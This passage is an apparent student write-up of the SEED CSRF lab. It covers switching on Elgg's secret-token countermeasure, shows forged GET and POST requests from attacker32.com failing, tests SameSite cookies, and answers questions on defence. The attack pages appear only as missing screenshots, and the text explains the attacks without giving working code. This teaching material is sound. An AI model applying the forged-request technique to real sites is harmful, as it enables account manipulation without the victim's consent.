
To turn on the countermeasure, we must first get into the Elgg container, go to the /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security folder, remove the return statement from Csrf.php.

Step1:Run the following commands:


16) Command:


```
# docksh elgg-10.9.0.5
# cd /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security
# nano Csrf.php
```

Scroll down, and in the validate(Request $request) function, comment out the return statement in the first line.



17) Now clear out Alice's profile - remove Samy from friends and reset her descriptions.






18) Now go to www.attacker32.com and perform the attack's again (assuming the html files have been changed according to the previous tasks), you will see that the attack fails.

Attack1:




This page forges an HTTP GET request



Explanation:
The attack fails because Elgg's built-in CSRF countermeasure (the secret token approach) is now active. Legitimate requests generated by Elgg now include two dynamically generated, unpredictable parameters: elgg_ts (a timestamp) and elgg_token (a security hash). Because Samy's malicious webpage cannot read or guess these tokens (due to the Same-Origin Policy), the forged GET request is sent without them. The Csrf.php script on the server validates the request, notices the tokens are missing, and denies the action.

Attack2:



Explanation:
Similar to the GET attack, the forged POST form fails because it lacks the valid elgg_ts and elgg_token parameters in its message body. Without these tokens, the Elgg server cannot verify that the request originated from a legitimate Elgg web page. The server intercepts the invalid request and drops it, effectively neutralizing the CSRF vulnerability.

Task 5: Experimenting with the SameSite Cookie Method

Most browsers have now implemented a mechanism called SameSite cookie, which is a property associated with cookies. When sending out requests, browsers will check this property, and decide whether to attach the cookie in a cross-site request.

A web application can set a cookie as SameSite if it does not want the cookie to be attached to cross-site requests. For example, they can mark the session ID cookie as SameSite, so no cross-site request can use the session ID, and will therefore not be able to launch CSRF attacks.

To help students get an idea on how the SameSite cookies can help defend against CSRF attacks, we have created a website called www.example32.com on one of the containers.
Please visit the following URL (the hostname is already mapped to 10.9.0.5 in the /etc/hosts file; if you are not using the SEED VM, you should add this mapping to your machine):


Please follow the links for the two experiments. Link A points to a page on example32.com, while Link B points to a page on attacker32.com. Both pages are dentical (except for the background color), and they both send three different types of requests to www.example32.com/showcookies.php, which simply displays the cookies sent by the browser.
By looking at the display results, you can tell which cookies were sent by the browser.
Please go through the following links for an understanding on SameSite cookies.
https://owasp.org/www-community/SameSite
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie/SameSite

Step1: Do the following:

19)Open www.example32.com



20)Click on Link A, submit the GET and POST requests



21)Get request:



22)Post request:



Explanation:
When clicking Link A, the requests are initiated from www.example32.com to www.example32.com. Because the origin and the destination are the exact same, this is a Same-Site request. The browser safely attaches all cookies, including those with SameSite=Strict, SameSite=Lax, and standard cookies, to both the GET and POST requests.

23)Click on Link B, submit the GET and POST requests:



24)Get request:



25)Post request:



Explanation:
When clicking Link B, the requests are initiated from www.attacker32.com to www.example32.com. This is a Cross-Site request.

- For the GET request: The browser withholds cookies marked as SameSite=Strict, but it may send standard cookies and SameSite=Lax cookies (since a link click is a top-level navigation).
- For the POST request: The browser strictly withholds both SameSite=Strict and SameSite=Lax cookies. Only cookies without the SameSite restriction are sent. Because the session cookies are withheld, the cross-site POST request arrives unauthenticated.

Questions:

Question1: Based on your understanding, please describe how the SameSite cookies can help a server detect whether a request is a cross-site or same-site request.
Answer:
The SameSite cookie mechanism doesn't require the server to actively "detect" if a request is cross-site. Instead, it relies on the user's browser. When a developer sets a cookie with the SameSite attribute (Lax or Strict), the browser checks the origin of the request. If the request is cross-site (e.g., coming from an attacker's domain), the browser simply strips the protected cookie from the HTTP request before sending it. The server processes the request, sees that the authentication session cookie is missing, and naturally denies the action as unauthenticated.

Question 2: Please describe how you would use the SameSite cookie mechanism to help Elgg defend against CSRF attacks. You only need to describe general ideas, and there is no need to
implement them.
You can use the following for reference -
https://www.php.net/manual/en/function.setcookie.php

Answer:
To defend Elgg against CSRF attacks using the SameSite mechanism, the Elgg application should modify how it sets the session cookie upon user login. When calling the setcookie() function for the Elgg session identifier, the server should append the SameSite attribute. Setting it to SameSite=Lax is generally recommended, as it prevents the session cookie from being sent in cross-site POST requests (blocking attacks like the profile modification) and background GET requests (blocking the hidden <img> tag friend request), while still allowing users to stay logged in if they click a legitimate link to Elgg from an external website.